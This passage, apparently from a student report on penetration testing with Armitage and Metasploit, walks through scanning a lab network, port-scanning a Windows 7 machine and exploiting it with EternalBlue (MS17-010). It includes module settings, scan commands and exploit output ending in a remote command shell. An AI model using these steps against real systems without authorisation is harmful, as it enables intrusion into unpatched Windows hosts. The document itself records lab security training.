
Enter scan range (e.g., 192.168.1.0/24): 192.168.1.0/24

```
              ###########      ##
                 ########       ###
                ########       #####
              ###########      ######
             ########      #########
               #####       ########
                 ###       #########
                ######    ###########
               #######################
               #   #   ###  #   #   ##
               ########################
                ##     ##   ##     ##
                      https://metasploit.com


       =[ metasploit v6.4.30-dev                          ]
+ -- --=[ 2458 exploits - 1261 auxiliary - 430 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Figure 6: Network Scan Input Dialog

4.1.4. Payloads and Post-Exploitation:

- **Payload Creation**: Users can select and create payloads for specific exploits using a visual interface as shown in Figure 7.
- **Post-Exploitation Tools**: Access to tools that help in maintaining access to compromised systems, gather information, and execute commands remotely.



MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt.

Option	Value
LHOST	192.168.1.54
LPORT	10434
RHOSTS ✚	192.168.1.57
RPORT	445

Targets: 0 => Automatic Target

□ Use a reverse connection

□ Show advanced options

Figure 7: Exploit Configuration Window

4.1.5. Visual Interaction and Control:

- **Attack Simulation**: Simulates the attack process visually, allowing users to see the steps of an attack in real-time.
- **Graphical Interaction with Targets**: Provides the ability to interact with and control compromised systems through a visual interface.


- Session Tracking and Control:

- **Session Dashboard**: Tracks the status and details of active sessions, allowing users to maintain and manage multiple sessions simultaneously.
- **Session Control**: Control sessions, interact with system shells, and execute commands remotely from the GUI.

4.1.6. Scripted Attacks:

Armitage also supports users to attack by exploiting vulnerabilities as shown in Figure 8:

- **Automated Attack Sequences**: Ability to create and run custom attack scripts using a built-in scripting language.
- **Automation of Repetitive Tasks**: Simplifies the execution of common tasks in penetration testing by automating steps within the attack chain.



```
[*] 192.168.1.57:445 - Connection established for exploitation.
[+] 192.168.1.57:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.57:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.57:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.57:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.1.57:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.57:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.57:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.57:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.57:445 - Starting non-paged pool grooming
[+] 192.168.1.57:445 - Sending SMBv2 buffers
[+] 192.168.1.57:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.57:445 - Sending final SMBv2 buffers.
[*] 192.168.1.57:445 - Sending last fragment of exploit packet!
[*] 192.168.1.57:445 - Receiving response from exploit packet
[+] 192.168.1.57:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.57:445 - Sending egg to corrupted connection.
[*] 192.168.1.57:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.1.57:21437
[*] Command shell session 1 opened (192.168.1.54:38411 -> 192.168.1.57:21437) at 2024-12-08 03:28:18 -0500
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.57:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 8: Armitage Attack Visualization

4.1.7. Real-Time Monitoring:

- **Live View of Attacks**: Monitors the progress of attacks in real-time, providing feedback on the status of each exploit or payload.
- **Logging and Reporting**: Logs activity and can generate reports of the penetration test findings.

4.2. System Implementation

The Figure 9 shows Pentest system deployment process: [4]



PENETRATION TESTING STAGES
01
Planning and reconnaissance
Test goals are defined and intelligence is gathered.
02
Scanning
Scanning tools are used to understand how a target responds to intrusions.
03
Gaining access
Web application attacks are staged to uncover a target's vulnerabilities.
04
Maintaining access
APTs are imitated to see if a vulnerability can be used to maintain access.
05
Analysis and WAF configuration
Results are used to configure WAF settings before testing is run again.


Figure 9: Penetration Testing Stages

Chapter 5: Project Performance and Evaluation

5.1. Testing Programs and Results


5.1.1. Testing programs

First, when opening Armitage, it initially does not show us the devices on our network as shown in Figure 10. After taking a few steps to scan to my network specifically 192.168.1.0/24, it returned me a multitude of devices connected to the network as shown in Figure 11. From there, I can start scanning for existing vulnerabilities on the computer specifically here I choose a computer with a windows operating system. So the results like Figure 12 are a lot of TCP which is open. And then I can able to connect as shown in Figure 13. Furthermore, based on the opened ports above, I decided to attack the Windows machine through ms17_010_enternalblue. Finally as shown in Figure 14, I received that the computer was attacked.




```
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      ___    ___    ___         #######         ___    ___    ___       ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com
```

Figure 10: Interface of Armitage




```
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49156/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:CC:20:3A (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 7|2008|8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: WIN-QAC0QO3NTA1; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Nmap scan report for 192.168.1.54
[*] Nmap: Host is up (0.000024s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.54 are in ignored states.
[*] Nmap: Not shown: 100 closed tcp ports (reset)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (13 hosts up) scanned in 62.16 seconds

msf6 >
```

Figure 11: After the scanning




```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.57
RHOSTS => 192.168.1.57
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 24
THREADS => 24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 5671, 50000, 21, 1720, 80, 443, 143, 623, 1433, 3306, 110, 5432, , 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 5560, 512, 513, 514, 445, 5900,
5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783,
10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008,
7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582,
65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002,
6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
PORTS => 5671, 50000, 21, 1720, 80, 443, 143, 623, 1433, 3306, 110, 5432, , 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907,
5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777,
6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772, 9090,
9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434,
2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500,
6379, 8834
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 2.
[+] 192.168.1.57:         - 192.168.1.57:135 - TCP OPEN
[+] 192.168.1.57:         - 192.168.1.57:139 - TCP OPEN
[+] 192.168.1.57:         - 192.168.1.57:445 - TCP OPEN
[*] 192.168.1.57:         - Scanned 1 of 1 hosts (100% complete)

msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 12: TCP Open



```
[*] Nmap: 49152/tcp open  unknown
[*] Nmap: 49153/tcp open  unknown
[*] Nmap: 49154/tcp open  unknown
[*] Nmap: 49155/tcp open  unknown
[*] Nmap: 49156/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:CC:20:3A (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 7|2008|8.1
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8
cpe:/o:microsoft:windows_8.1
[*] Nmap: OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: WIN-QAC0QO3NTA1; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Nmap scan report for 192.168.1.54
[*] Nmap: Host is up (0.000024s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.54 are in ignored states.
[*] Nmap: Not shown: 100 closed tcp ports (reset)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (13 hosts up) scanned in 62.16 seconds

msf6 >
```

Figure 13: Access broken hole



